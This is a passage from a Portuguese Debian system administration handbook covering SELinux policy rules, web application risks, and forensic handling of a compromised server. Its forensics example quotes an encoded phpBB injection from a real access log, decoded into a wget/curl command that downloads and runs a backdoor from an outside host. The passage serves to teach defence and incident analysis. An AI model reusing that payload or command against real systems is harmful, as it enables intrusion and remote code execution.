- ③ Estas interfaces definem o tipo myapp_t como uma área processo que deve ser utilizada por qualquer executável rotulado com myapp_exec_t. Implicitamente, isso adiciona um atributo exec_type sobre esses objetos, que por sua vez permite que outros módulos de concessão de direitos para executar esses programas: por exemplo, o módulo userdom ain, permite que os processos com domínios user_t, staff_t e sysadm_t execute os. Os domínios de outras aplicações confinadas não terão direitos para executar los, a menos que as regras lhes concedem direitos semelhantes (este é o caso, por exemplo, do dpkg com o seu domínio dpkg_t).
- ④ logging_log_file é uma interface fornecida pela política de referência. Ela indica que os arquivos marcados com o tipo de dado são arquivos de log que deveriam beneficiar das

regras associadas (por exemplo concedem direitos ao logrotate para que possa manipular).

- 5 O diretiva permicao é a diretiva de base utilizada para autorizar uma operação. O primeiro parâmetro é o domínio processo que tem a permissão para executar a operação. A segunda define o objeto que um processo do domínio anterior pode manipular. Este parâmetro é a forma "tipo: classe" onde tipo é o seu tipo SELinux e classe descreve a natureza do objeto (arquivo, diretório, socket, fifo, etc.) Finalmente, o último parâmetro descreve as permissões (as operações permitidas).

As permissões são definidas como o conjunto de operações permitidas e segue este modelo: { operacao1 operacao2}. No entanto, você também pode usar macros que representam as permissões mais úteis. O /usr/share/selinux-devel/include/support/obj_perm_sets.spt os lista.

A página web a seguir fornece uma lista relativamente exaustiva de classes de objetos e permissões que podem ser concedidas.

► <http://www.selinuxproject.org/page/ObjectClassesPerms>

Agora você só tem que encontrar o conjunto mínimo de regras necessárias para assegurar que o aplicativo de destino ou serviço funcione corretamente. Para conseguir isso, você deve ter um bom conhecimento de como o aplicativo funciona e de que tipo de dados ele gerencia e/ou gera.

No entanto, uma abordagem empírica é possível. Uma vez que os objetos relevantes são rotulados corretamente, você pode usar o aplicativo no modo permissivo: as operações que seriam proibidos são registrados, mas ainda tem sucesso. Ao analisar os logs, você pode agora identificar as operações de permissão. Aqui está um exemplo de uma tal entrada de log:

```
avc: denied { read write } for pid=1876 comm="syslogd" name="xconsole" dev=tmpfs
→ ino=5510 scontext=system_u:system_r:syslogd_t:s0 tcontext=system_u:object_r:
→ device_t:s0 tclass=fifo_file permissive=1
```

Para melhor entender esta mensagem, vamos estudá-la peça por peça.

Ao observar essa entrada de log, é possível construir uma regra que permite esta operação. Por exemplo: allow syslogd_t device_t:fifo_file { read write }. Este processo pode ser automatizado, e é exatamente o que o comando audit2allow oferece (do pacote policycoreutils). Esta abordagem só é útil se os vários objetos já estão corretamente rotulados de acordo com o que deve ser confinado. Em qualquer caso, você terá que analisar cuidadosamente as regras geradas e as validar de acordo com o seu conhecimento da aplicação. Efetivamente, essa abordagem tende a conceder mais direitos do que são realmente necessários. A solução adequada é muitas vezes criar novos tipos de concessão de direitos apenas sobre esses tipos. Acontece também de uma operação negada não ser fatal para a aplicação, neste caso pode ser melhor adicionar uma regra "dontaudit" para evitar a entrada de log, apesar da efetiva negação.

COMPLEMENTOS

Não ha papéis nas regras de políticas

Pode parecer estranho que os papéis não aparecem em tudo ao criar novas regras. SELinux utiliza apenas os domínios para descobrir quais operações são permitidas.

Mensagem	Descrição
avc:denied	Uma operação foi negada.
{ read write }	Esta operação exigiu permissões de leitura e escrita.
pid=1876	O processo com PID 1876 executou a operação (ou tentou executá-la).
comm="syslogd"	O processo foi um exemplo do programa syslogd.
name="xconsole"	O objeto alvo foi nomeado xconsole. Às vezes, você pode também ter uma variável “path” — com o caminho completo — como opção.
dev=tmpfs	O dispositivo que hospeda o objeto de destino é um tmpfs (um sistema de arquivos em memória). Para um disco real, você poderia ver a partição que hospeda o objeto (por exemplo: “sda3”).
ino=5510	O objeto está identificado pelo inode número 5510.
scontext=system_u:system_r: syslogd_t:s0	Este é o contexto de segurança do processo que executou a operação.
tcontext=system_u:object_r: device_t:s0	Este é o contexto de segurança do objeto destino.
tclass=fifo_file	O objeto destino é um arquivo FIFO.

Tabela 14.1 Análise de um rastreamento SELinux

A intervenção do papel apenas de forma indireta, permitindo ao usuário alternar para outro domínio. SELinux é baseado em uma teoria conhecida como *Tipo de aplicação* e o tipo é o único elemento que importa na concessão de direitos.

Compilando os Arquivos

Uma vez que os 3 arquivos (`example.if`, `example.fc`, e `example.te`) correspondem às suas expectativas para as novas regras, basta executar `make NAME=devel` para gerar um módulo no arquivo `example.pp` file> (você pode o carregar imediatamente com `semodule -i example.pp`). Se vários módulos são definidos, `make` irá criar todos os arquivos correspondentes .pp.

14.6. Outras Considerações Relacionadas a Segurança

Segurança não é apenas um problema técnico, mas do que qualquer coisa, é sobre as boas práticas e compreensão dos riscos. Esta seção examina alguns dos riscos mais comuns, bem como algumas das melhores práticas que deverão, dependendo do caso, aumentar a segurança ou diminuir o impacto de um ataque bem sucedido.

14.6.1. Riscos Inerentes a Aplicações Web

O caráter universal das aplicações web levou à sua proliferação. Diversas são freqüentemente executadas em paralelo: um webmail, um wiki, algum sistema de groupware, fóruns, uma galeria de fotos, um blog, e assim por diante. Muitas dessas aplicações dependem da pilha "LAMP"(Linux, Apache, MySQL, PHP). Infelizmente, muitas dessas aplicações também foram escritas sem considerar muito os problemas de segurança. Dados provenientes do exterior são, muitas vezes, utilizados com pouca ou nenhuma validação. Proporcionando valores criados especialmente para serem usados para destruir uma chamada para um comando de modo que um outro seja executado em vez disso. Muitos dos problemas mais óbvios foram corrigidos com o passar do tempo, mas novos problemas de segurança surgem regularmente.

VOCABULARIO

SQL injection

Quando um programa insere dados em consultas SQL de uma maneira segura, torna-se vulnerável a SQL injections; este nome abrange o ato de alterar um parâmetro de tal forma que a consulta real executada pelo programa é diferente da pretendida, quer para danificar o banco de dados ou de acesso aos dados que normalmente não devem ser acessíveis.

► http://en.wikipedia.org/wiki/SQL_Injection

Atualizar aplicações web regularmente é, portanto, uma obrigação, para que qualquer cracker (se um atacante ou um profissional script kiddie) possa explorar uma vulnerabilidade conhecida. O risco real depende do caso, e varia de destruição de dados a execução de código arbitrário, incluindo desconfiguração do site.

14.6.2. Sabendo O Que Esperar

A vulnerabilidade em uma aplicação web é frequentemente utilizada como ponto de partida para as tentativas de craqueamento. O que se segue são uma breve revisão das possíveis consequências.

OLHADA RAPIDA	
Filtrando consultas HTTP	Apache 2 inclui módulos que permitindo a filtragem da entrada de consultas HTTP. Isto permite o bloqueio de alguns vetores de ataque. Por exemplo, limitando a duração dos parâmetros pode impedir o estouro do buffer. Mais genericamente, pode se validar os parâmetros antes mesmo que eles passem para a aplicação web e restringir o acesso ao longo de muitos critérios. Isso pode até ser combinado com atualizações dinâmicas do firewall, de modo que se um cliente violar uma das regras é proibido de acessar o servidor web por um determinado tempo. Configurando estas verificações podem ser uma tarefa longa e complicada, mas pode pagar quando a aplicação web a ser implantada tiver um histórico duvidoso, onde a segurança é interesse. <i>mod-security2</i> (no pacote <i>libapache2-mod-security2</i>) é o tal módulo principal. Ele até mesmo vem com muitas regras prontas-para-uso próprias (no pacote <i>modsecurity-crs</i>) que você pode facilmente habilitar.

As consequências de uma invasão terá vários níveis de evidência, dependendo das motivações do atacante. *Script-kiddies* só aplicam receitas que encontram em sites, a maioria das vezes, eles desconfigurar uma página web ou excluir dados. Em casos mais sutis, eles adicionam conteúdo invisível para páginas web, de modo a melhorar encaminhamentos para seus próprios sites em motores de busca.

Um atacante mais avançado vai além disso. Um cenário de desastre poderia continuar da seguinte maneira: o atacante ganha a habilidade de executar comandos como o usuário `www-data`, mas a execução de um comando requer muitas manipulações. Para tornar sua vida mais fácil, eles instalam outras aplicações web especialmente concebidas para executar remotamente vários tipos de comandos, como a navegação no sistema de arquivos, examinando as permissões de upload, ou download de arquivos, execução de comandos, e até mesmo fornecer um escudo de rede. Muitas vezes, a vulnerabilidade permite execução de um `wget` que vai baixar algum malware em `/tmp/`, então o executa. O malware geralmente é baixado de um site estrangeiro que foi previamente comprometido, a fim de cobrir faixas e tornar mais difícil encontrar a verdadeira origem do ataque.

Neste ponto, o invasor tem bastante liberdade de movimento que muitas vezes instalar um IRC bot (um robô que se conecta a um servidor IRC e pode ser controlado por este canal). Este robô é frequentemente usado para compartilhamento de arquivos ilegais (cópias não autorizadas de filmes ou software, entre outros). Um determinado invasor pode querer ir ainda mais longe. A conta `www-data` não permite o acesso total à máquina, e o invasor vai tentar obter privilégios de administrador. Ora, isso não deve ser possível, mas se a aplicação web não está atualizada, as chances são de que os programas do kernel e outros também estejam desatualizados, o que às vezes se segue uma decisão do administrador que, apesar de saber sobre a vulnerabilidade, negligenciado para atualizar o sistema, pois não existem usuários locais. O atacante pode então

aproveitar essa segunda vulnerabilidade para obter acesso root.

VOCABULARIO**Escalonamento de Privilégios**

Este termo abrange qualquer coisa que pode ser usada para obter as permissões de mais do que um determinado utilizador deve ter normalmente. O programa sudo é projetado justamente com o propósito de dar direitos administrativos para alguns usuários. Mas o termo também é usado para descrever o ato de um invasor explorar uma vulnerabilidade para obter direitos indevidos.

Agora, o atacante é dono da máquina; eles costumam tentar manter esse acesso privilegiado pelo maior tempo possível. Isso envolve a instalação de um *rootkit*, um programa que irá substituir alguns componentes do sistema para que o invasor seja capaz de obter os privilégios de administrador novamente em um momento posterior, o *rootkit* também tenta esconder a sua própria existência como também quaisquer vestígios da intrusão. O subvertido programa ps irá deixar de listar alguns processos, netstat não vai listar algumas das conexões ativas e assim por diante. Usando as permissões de root, o invasor foi capaz de observar todo o sistema, mas não encontrou dados importantes, então vai tentar acessar outras máquinas na rede corporativa. Analisando a conta do administrador e os arquivos de histórico, o atacante acha que as máquinas são acessadas rotineiramente. Ao substituir sudo ou ssh com um programa subvertido, o invasor pode interceptar algumas das senhas do administrador, que irá utilizar nos servidores detectados ... e a intrusão pode se propagar a partir de então.

Este é um cenário de pesadelo pode ser evitado através de várias medidas. As próximas seções descrevem algumas dessas medidas.

14.6.3. Escolhendo o Software Sabiamente

Uma vez que os problemas potenciais de segurança são conhecidos, eles devem ser levados em conta, em cada passo do processo de implantação de um serviço, especialmente quando se escolhe o software para instalar. Muitos sites, como SecurityFocus.com, mantêm uma lista de vulnerabilidades recém-descobertas, que podem dar uma idéia de um histórico de segurança antes de algum software especial ser implantado. Claro, essa informação deve ser equilibrada com a popularidade do referido software: um programa mais amplamente usado é um alvo mais tentador, e será examinado mais de perto como consequência. Por outro lado, um programa de nicho pode estar cheio de buracos de segurança que nunca serão divulgados devido a uma falta de interesse em uma auditoria de segurança.

VOCABULARIO**Auditoria de Segurança**

A auditoria de segurança é o processo de leitura cuidadosa e análise do código fonte de algum software, procurando por vulnerabilidades de segurança em potencial que poderiam conter. Estas auditorias são geralmente pró-ativas e são realizadas para garantir que um programa atenda aos requisitos de segurança determinados.

No mundo do Software Livre, geralmente há um amplo espaço para a escolha, e escolher um pedaço de software em detrimento de outro deve ser uma decisão com base nos critérios que

se aplicam localmente. Mais características implicam num aumento do risco de um vulnerabilidade escondida no código; escolher o programa mais avançado para uma tarefa pode realmente ser contraproducente, e uma melhor abordagem é, geralmente, para escolher o programa mais simples que atenda aos requisitos.

VOCABULARIO**Zero-day exploit**

Um ataque *zero-day exploit* é difícil de evitar, o termo abrange uma vulnerabilidade que ainda não é conhecida pelos autores do programa.

14.6.4. Gerenciando uma Máquina como um Todo

A maioria das distribuições Linux instalam por padrão uma série de serviços Unix e muitas ferramentas. Em muitos casos, estes serviços e ferramentas não são necessários para os fins de reais para que o administrador configure a máquina. Como orientação geral em matéria de segurança, softwares desnecessários é melhor desinstalado. Na verdade, não tem sentido garantir um servidor FTP, se uma vulnerabilidade em um serviço diferente, não utilizado pode ser usado para obter privilégios de administrador na máquina inteira.

Seguindo o mesmo raciocínio, firewalls, frequentemente são configurados para permitir apenas acesso aos serviços que se destinam a ser acessíveis ao público.

Computadores atuais são poderosos o suficiente para permitir a hospedagem de vários serviços na mesma máquina física. De um ponto de vista económico, uma tal possibilidade é interessante: um só computador para administrar, menor consumo de energia, e assim por diante. Do ponto de vista da segurança, no entanto, esta escolha pode ser um problema. Um serviço comprometido pode levar o acesso a toda a máquina, que por sua vez compromete os outros serviços hospedados no mesmo computador. Este risco pode ser atenuado através do isolamento dos serviços. Isto pode ser alcançado tanto com virtualização (cada serviço sendo hospedado em uma máquina virtual dedicada ou um container), ou com o AppArmor/SELinux (cada serviço daemon tendo um conjunto de permissões adequadamente projetado).

14.6.5. Os Usuários São Jogadores

Discutir segurança imediatamente traz à mente proteção contra ataques de crackers anônimos escondidos na selva da Internet, mas um fato muitas vezes esquecido é que corre o risco de vir também de dentro: um funcionário prestes a deixar a empresa poderia baixar arquivos confidenciais sobre os projetos importantes e vendê-los aos concorrentes, um vendedor de negligente poderia deixar sua mesa sem bloquear a sessão durante um encontro com uma nova perspectiva, um usuário desajeitado poderia excluir o diretório errado por engano, e assim por diante.

A resposta a estes riscos podem envolver soluções técnicas: não mais do que as permissões necessárias devem ser concedidas aos usuários, e backups regulares são uma obrigação. Mas em muitos casos, a proteção adequada vai envolver treinamento de usuários para evitar os riscos.

BLOQUEIO RÁPIDO
autolog

O pacote *autolog* fornece um programa que desconecta automaticamente usuários inativos depois de um atraso configurável. Ele também permite matar processos de usuário que persistem após o término da sessão, impedindo os usuários de executar daemons.

14.6.6. Segurança Física

Não faz sentido garantir os serviços e redes, se os próprios computadores não estiverem protegidos. Dados importantes merecem ser armazenados em discos rígidos hot-swappable em RAID, por que discos rígidos falham eventualmente e a disponibilidade dos dados é um ponto obrigatório. Mas se qualquer entregador de pizza pode entrar no prédio furtivo, na sala do servidor e fugir com alguns discos rígidos, uma parte importante da segurança não está cumprida. Quem pode entrar na sala do servidor? O acesso está monitorado? Estas questões merecem ser consideradas (e uma resposta) quando a segurança física está sendo avaliada.

A segurança física inclui levar em consideração também os riscos de acidentes, como incêndios. Este risco particular é o que justifica armazenar as mídias de backup em um prédio separado, ou pelo menos em um cofre à prova de fogo.

14.6.7. Responsabilidade legal

Um administrador tem, mais ou menos implicitamente, a confiança de seus usuários, bem como os usuários da rede em geral. Eles devem, portanto, evitar a negligência que as pessoas malignas poderiam explorar.

Um invasor assume o controle da sua máquina, em seguida, a utiliza como uma base para avançar (conhecido como “relay system - sistema de revezamento”) da quale para realizar outras atividades nefastas poderia causar problemas legais para você, uma vez que a parte que atacou inicialmente iria ver o ataque proveniente de seu sistema e, portanto, considerá-lo como o atacante (ou como cúmplice). Em muitos casos, o atacante usará o servidor como um relé para enviar spam, que não deve ter muito impacto (exceto possivelmente registro em listas negras que poderiam restringir a sua capacidade de enviar e-mails legítimos), mas não vai ser agradável, no entanto. Em outros casos, o problema mais importante pode ser causado a partir de sua máquina, por exemplo, seria ataques de negação de serviço. Isso, às vezes, induz a perda de receitas, uma vez que os serviços legítimos não estarão disponível e os dados podem ser destruídos, às vezes isso também implicaria um custo real, porque a parte atacada pode iniciar um processo judicial contra você. Os detentores dos direitos podem processá-lo se uma cópia não autorizada de uma obra protegida por direitos autorais é compartilhada a partir do servidor, bem como outras empresas obrigadas por acordos de nível de serviço, se eles são obrigados a pagar multas após o ataque de sua máquina.

Quando estas situações ocorrem, afirmar inocência não é geralmente suficiente; no mínimo, você vai precisar de provas convincentes que mostram a atividade suspeita em seu sistema que vem de um determinado endereço IP. Isso não será possível se você negligenciar as recomenda-

ções deste capítulo e deixar o invasor obter acesso a uma conta privilegiada (root, em particular) e usá-la para cobrir seus rastros.

14.7. Lidando com uma máquina comprometida

Apesar das melhores intenções e por mais cuidadosamente concebido política da segurança, um administrador, eventualmente, enfrenta um ato de desvio. Esta seção fornece algumas orientações sobre como reagir quando confrontado com estas circunstâncias infelizes.

14.7.1. Detectando e Visualizando a Intrusão do cracker

A primeira etapa de reagir a quebra é estar ciente de tal ato. Isso não é auto-evidente, especialmente sem uma infra-estrutura adequada de vigilância.

Atos Cracking muitas vezes não são detectados até que eles têm consequências diretas sobre os serviços legítimos hospedados na máquina, como conexões debilitadas, alguns usuários incapazes de se conectar, ou qualquer outro tipo de avaria. Diante desses problemas, o administrador precisa dar uma boa olhada para a máquina e examinar cuidadosamente o que se comporta mal. Este é geralmente o momento em que eles descobrem um processo incomum, por exemplo, um chamado apache em vez do padrão /usr/sbin/apache2. Se seguirmos esse exemplo, a coisa a fazer é observar seu identificador de processo, e verificar /proc/pid/exe para ver qual programa está executando este processo atualmente:

```
# ls -al /proc/3719/exe
lrwxrwxrwx 1 www-data www-data 0 2007-04-20 16:19 /proc/3719/exe -> /var/tmp/.
→ bash_httpd/psybnc
```

Um programa instalado em /var/tmp/ e funcionando como servidor web? Sem deixar dúvida, a máquina está comprometida.

Este é apenas um exemplo, mas muitas outras dicas podem alertar o administrador:

- uma opção para um comando que não funciona mais; a versão do software que o comando pretende ser não coincide com a versão que está supostamente instalada de acordo com dpkg;
- um prompt de comando ou uma sessão de saudação indicando que a última conexão veio de um servidor desconhecido em outro continente;
- erros causados pela partição /tmp/ estar cheia, o que acabou por estar cheio de cópias ilegais de filmes;
- entre outros.

14.7.2. Colocando o servidor Off-Line

Em qualquer dos casos porém, os mais exóticos, a quebra vem da rede, e o invasor precisa de uma rede trabalhando para alcançar as suas metas (acesso a dados confidenciais, compartilhar arquivos clandestinos, ocultar a sua identidade utilizando a máquina como de um retransmissor e assim sucessivamente). Desconectar o computador da rede impedirá que o atacante alcance esses objetivos, se eles não conseguiram fazer isso ainda.

Isso só é possível se o servidor está fisicamente acessível. Quando o servidor está hospedado em uma hospedagem no centro provedor de dados do outro lado do país, ou se o servidor não está acessível por qualquer outro motivo, é geralmente uma boa idéia começar a reunir alguma informação importante (ver Seção 14.7.3, “Mantendo Tudo que Poderia Ser Usado como Evidência” [428], Seção 14.7.5, “Analise Fonrense” [429] e Seção 14.7.6, “Reconstituindo o Cenário do Ataque” [430]), então isolar o servidor tanto quanto possível, fechando tantos serviços quanto possível (geralmente tudo, menos o `sshd`). Este caso ainda é estranho, pois não se pode descartar a possibilidade de o atacante ter acesso SSH como o administrador tem, o que torna mais difícil “limpar” as máquinas.

14.7.3. Mantendo Tudo que Poderia Ser Usado como Evidência

Compreender o ataque e/ou ação legal contra os atacantes envolvente requer uma tomada de cópias de todos os elementos relevantes, o que inclui o conteúdo do disco rígido, uma lista de todos os processos em execução, e uma lista de todas conexões abertas. O conteúdo da memória RAM também poderia ser usado, mas é raramente utilizado na prática.

No calor da ação, os administradores são muitas vezes tentados a realizar muitas verificações na máquina comprometida; esta geralmente não é uma boa idéia. Cada comando é potencialmente subvertido e pode apagar elementos de prova. Os cheques devem ser restritas ao conjunto mínimo (`netstat -tupan` para conexões de rede, `ps auxf` para uma lista de processos, `ls -alR /proc/[0-9]*` para um pouco mais de informação sobre a execução de programas), e cada seleção realizada deve ser cuidadosamente anotada.

ATENÇÃO	
Analise Quente	<p>Embora possa parecer tentador analisar o sistema como ele executa, especialmente quando o servidor não é fisicamente acessível, este é melhor evitar: simplesmente você não pode confiar nos programas instalados no sistema comprometido. É bem possível que um subvertido comando <code>ps</code> para esconder alguns processos, ou para um comando <code>ls</code> subvertido para esconder arquivos, às vezes até mesmo o kernel é comprometido!</p> <p>Se uma análise tão quente ainda é necessária, deve ser tomado o cuidado de usar somente os bons programas conhecidos. Uma boa maneira de fazer isso seria ter um CD de recuperação com programas imaculados, ou um compartilhamento de rede somente leitura. No entanto, mesmo essas contramedidas podem não ser suficientes se o kernel em si está comprometido.</p>

Uma vez que os elementos “dinâmicos” foram salvos, o próximo passo é armazenar uma imagem completa do disco rígido. Fazer tal imagem é impossível se o sistema ainda está executando, é

por isso que deve ser remontado somente para leitura. A solução mais simples é muitas vezes parar o servidor brutalmente (após a execução de sync) e reiniciá-lo em um CD de recuperação. Cada partição deve ser copiada com uma ferramenta como o dd, estas imagens podem ser enviadas para outro servidor (possivelmente com a muito conveniente ferramenta nc). Outra possibilidade pode ser ainda mais simples: é só pegar o disco da máquina e substituí-lo por um novo que pode ser reformatado e reinstalado.

14.7.4. Reinstalando

O servidor não deve ser trazido de volta em linha sem uma reinstalação completa. Se o comprometimento foi grave (se privilégios administrativos foram obtidos), não há quase nenhuma outra maneira de ter certeza de que estamos livres de tudo o que o invasor pode ter deixado para trás (particularmente *backdoors*). Naturalmente, todas últimas atualizações de segurança devem também ser aplicadas de modo a conectar a vulnerabilidade utilizada pelo invasor. O ideal, analisando o ataque deve apontar para este vetor de ataque, para que se possa ter certeza de efetivamente corrigi-lo, caso contrário, só se pode esperar que a vulnerabilidade foi um daqueles fixados pelas atualizações.

Reinstalar um servidor remoto não é sempre fácil, pode envolver a assistência da empresa de hospedagem, porque nem todas empresas oferecem sistemas automatizados de reinstalação. Cuidados devem ser tomados para não reinstalar a máquina a partir de backups feitos depois do compromisso. Idealmente, os dados devem ser restaurados, o próprio software deve ser reinstalado a partir da mídia de instalação.

14.7.5. Analise Fonrense

Agora que o serviço foi restaurado, é hora de dar uma olhada nas imagens de disco do sistema comprometido a fim de compreender o vetor de ataque. Ao montar essas imagens, deve se tomar cuidado e usar as opções ro, nodev, noexec, noatime de modo a evitar alteração dos conteúdos (incluindo marcas de tempo de acesso a arquivos) ou a execução de programas comprometidos por engano.

Refazendo um cenário de ataque geralmente envolve olhar para tudo o que foi modificado e executado:

- arquivos .bash_history muitas vezes prevêm uma leitura muito interessante;
- o mesmo acontece listando arquivos que foram recentemente criados, modificados ou acessados;
- o comando strings ajuda a identificar programas instalados pelo atacante, extraíndo seqüências de texto de um binário;
- os arquivos de log em /var/log/ muitas vezes permitem reconstruir uma cronologia dos eventos;
- ferramentas special-purpose também permitem restaurar o conteúdo de arquivos potencialmente excluídos, incluindo arquivos de log que os atacantes muitas vezes excluíram.

Algumas dessas operações podem ser facilitadas com softwares especializados. Em particular, o pacote *sleuthkit* fornece muitas ferramentas para analisar um sistema de arquivos. Seu uso é facilitado pela interface gráfica *Autopsy Forensic Browser* (no pacote de *autopsy*).

14.7.6. Reconstituindo o Cenário do Ataque

Todos os elementos recolhidos durante a análise devem se encaixar como peças de um quebra-cabeça, a criação dos primeiros arquivos suspeitos é muitas vezes relacionada aos registros que comprovam a violação. A exemplo do mundo real deve ser mais explícito do que longas divagações teóricas.

O registo seguinte foi extraído de um Apache *access.log*:

```
www.falcot.com 200.58.141.84 - - [27/Nov/2004:13:33:34 +0100] "GET /phpbb/viewtopic.php?t=10&highlight=%2527%252esystem(chr(99)%252echr(100)%252echr(32)%252echr(47)%252echr(116)%252echr(109)%252echr(112)%252echr(59)%252echr(32)%252echr(119)%252echr(103)%252echr(101)%252echr(116)%252echr(32)%252echr(103)%252echr(97)%252echr(98)%252echr(114)%252echr(121)%252echr(107)%252echr(46)%252echr(97)%252echr(108)%252echr(116)%252echr(101)%252echr(114)%252echr(118)%252echr(105)%252echr(115)%252echr(116)%252echr(97)%252echr(46)%252echr(111)%252echr(114)%252echr(103)%252echr(47)%252echr(98)%252echr(100)%252echr(32)%252echr(124)%252echr(124)%252echr(32)%252echr(99)%252echr(117)%252echr(114)%252echr(108)%252echr(32)%252echr(103)%252echr(97)%252echr(98)%252echr(114)%252echr(121)%252echr(107)%252echr(46)%252echr(97)%252echr(108)%252echr(116)%252echr(101)%252echr(114)%252echr(118)%252echr(105)%252echr(115)%252echr(114)%252echr(103)%252echr(115)%252echr(116)%252echr(97)%252echr(46)%252echr(111)%252echr(114)%252echr(118)%252echr(105)%252echr(115)%252echr(114)%252echr(103)%252echr(115)%252echr(116)%252echr(98)%252echr(100)%252echr(32)%252echr(45)%252echr(111)%252echr(32)%252echr(98)%252echr(100)%252echr(59)%252echr(32)%252echr(99)%252echr(104)%252echr(109)%252echr(111)%252echr(100)%252echr(32)%252echr(43)%252echr(120)%252echr(32)%252echr(98)%252echr(100)%252echr(59)%252echr(32)%252echr(46)%252echr(47)%252echr(98)%252echr(100)%252echr(32)%252echr(38))%252e%2527 HTTP/1.1" 200 27969 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
```

Este exemplo corresponde a exploração de uma antiga vulnerabilidade de segurança em phpBB.

- ⇒ <http://secunia.com/advisories/13239/>
- ⇒ <http://www.phpbb.com/phpBB/viewtopic.php?t=240636>

Decodificar esta longa URL leva ao entendimento de que o atacante conseguiu executar algum código PHP, chamado: `system("cd /tmp;wget gabryk.altervista.org/bd || curl gabryk.altervista.org/bd -o bd;chmod +x bd;./bd &")`. Na verdade, um arquivo `bd` foi encontrado em `/tmp/`. Executando `strings /mnt/tmp/bd` retorna, entre outros textos, `PsychoPhobia Backdoor is starting...` Isso realmente parece um backdoor.

Algum tempo depois, esse acesso foi usado para fazer o download, instalar e executar um *bot-robô* de IRC, conectado a uma rede IRC subterrânea. O robô pode então ser controlado através deste protocolo e instruído realizar download de arquivos para compartilhamento. Este programa ainda tem o seu próprio arquivo de log;

```
** 2004-11-29-19:50:15: NOTICE: :GAB!sex@Rizon-2EDFBC28.pool8250.interbusiness.it
    ➔ NOTICE ReV|DivXNeW|504 :DCC Chat (82.50.72.202)
** 2004-11-29-19:50:15: DCC CHAT attempt authorized from GAB!SEX@RIZON-2EDFBC28.
    ➔ POOL8250.INTERBUSINESS.IT
** 2004-11-29-19:50:15: DCC CHAT received from GAB, attempting connection to
    ➔ 82.50.72.202:1024
** 2004-11-29-19:50:15: DCC CHAT connection suceeded, authenticating
** 2004-11-29-19:50:20: DCC CHAT Correct password
(...)
** 2004-11-29-19:50:49: DCC Send Accepted from ReV|DivXNeW|502: In.Ostaggio-iTa.Oper_
    ➔ -DvdScr.avi (713034KB)
(...)
** 2004-11-29-20:10:11: DCC Send Accepted from GAB: La_tela_dell_assassino.avi
    ➔ (666615KB)
(...)
** 2004-11-29-21:10:36: DCC Upload: Transfer Completed (666615 KB, 1 hr 24 sec, 183.9
    ➔ KB/sec)
(...)
** 2004-11-29-22:18:57: DCC Upload: Transfer Completed (713034 KB, 2 hr 28 min 7 sec,
    ➔ 80.2 KB/sec)
```

Esses registros mostram que dois arquivos de vídeo foram armazenados no servidor por meio do endereço IP 82.50.72.202.

Em paralelo, o atacante também baixou um par de arquivos adicionais, /tmp/pt e /tmp/loginx. Executando esses arquivos através do `strings` resulta sequências de caracteres como *Shellcode placed at 0x%08lx* e *Now wait for suid shell....*. Estes parecem programas que exploram vulnerabilidades locais para obter privilégios administrativos. Será que chegam ao seu destino? Neste caso, provavelmente não, uma vez que nenhum arquivo parece ter sido modificado após a violação inicial.

Neste exemplo, a intrusão toda foi reconstruída, e pode-se deduzir que o invasor foi capaz de tirar vantagem do sistema comprometido por cerca de três dias, mas o elemento mais importante na análise é que a vulnerabilidade tenha sido identificada, e o administrador pode estar certo de que a nova instalação realmente corrigiu a vulnerabilidade.

[Backport](#)
[Reconstruir](#)
[Pacote fonte](#)
[Arquivo](#)
[Meta-pacote](#)
[Desenvolvedor](#)
[Debian](#)
[Mantenedor](#)



Criando um Pacote Debian

15

Reconstruindo um Pacote a partir de suas Fontes	434	Construindo seu Primeiro Pacote	437
Criando um Repositório de Pacotes para o APT	442	Tornando-se um Mantenedor de Pacotes	444

É muito comum, para um administrador que vem lidando com pacotes Debian de maneira regular, sentir eventualmente a necessidade de criar o seu próprio pacote, ou modificar um pacote existente. Este capítulo tem a intenção de responder as questões mais comuns neste campo, e prover os elementos necessários para tirar vantagem da infraestrutura do Debian da melhor maneira possível. Com alguma sorte, após testar sua mão em pacotes locais, você sinta a necessidade de se aprofundar e eventualmente juntar-se ao projeto Debian em si mesmo!

15.1. Reconstruindo um Pacote a partir de suas Fontes

Reconstruir um pacote binário é necessário sob diversas circunstâncias. Em alguns casos, o administrador precisa de uma funcionalidade que necessita que o programa seja compilado a partir de suas fontes, com uma opção particular de compilação; em outras, o programa empacotado na versão instalada do Debian não é suficientemente recente. Em último caso, o administrador irá usualmente construir um pacote mais recente retirado de uma versão mais recente do Debian — como *Testing* ou até mesmo *Unstable* — então este novo pacote funcionará em sua distribuição *Stable*; esta operação é chamada “backporting”. Como de costume, alguma cautela deve ser tomada, antes de se empreender essa tarefa, para verificar se isto já não foi feito anteriormente — uma rápida olhada na página de Rastreamento de Pacote Debian para esse pacote irá revelar essa informação.

→ <https://tracker.debian.org/>

15.1.1. Pegando os Fontes

Reconstruir um pacote Debian começa com a obtenção de seu código fonte. A maneira mais fácil é usar o comando `apt-get source fonte-package-name`. Este comando requer uma linha `deb-src` no arquivo `/etc/apt/sources.list`, e os arquivos de índice atualizados (ou seja `apt-get update`). Estas condições já devem estar resolvidas se você seguiu as instruções no capítulo sobre a configuração do APT (veja em Seção 6.1, “Preenchendo no arquivo `sources.list` Arquivo” [104]). Note, no entanto, que você estará baixando os pacotes fonte da versão Debian mencionada na linha `deb-src`. Se você precisa de uma outra versão, você pode precisar baixá-lo manualmente a partir de um dos espelho Debian ou a partir do web site. Trata-se de buscar dois ou três arquivos (com extensões `*.dsc` - para *Debian Source Control* (Controle do Fonte Debian) - `*.tar.comp`, e algumas vezes `*.diff.gz` ou `*.debian.tar.comp` - `comp` tendo um valor entre `gz`, `bz2` ou `xz`, dependendo da ferramenta de compressão em uso), em seguida, executando o comando `dpkg-source-x file.dsc`. Se o arquivo `*.dsc` é diretamente acessível em uma determinada URL, há uma maneira ainda mais simples para buscar tudo, com o comando `dget` URL. Este comando (que pode ser encontrado no pacote `devscripts`) obtém o arquivo `*.dsc` no endereço fornecido, então analisa o seu conteúdo e vai buscar automaticamente o arquivo, ou arquivos, referenciados nele. Uma vez que tuod tenha sido baixado, ele extrai o pacote fonte (a menos que a opção `-d` ou `--download-only` seja usada).

15.1.2. Fazendo Alterações

O fonte de um pacote está agora disponível em um diretório nomeado após o pacote fonte e sua versão (por exemplo, `samba-4.1.17+dfsg`); este é o lugar onde nós vamos trabalhar em nossas mudanças locais.

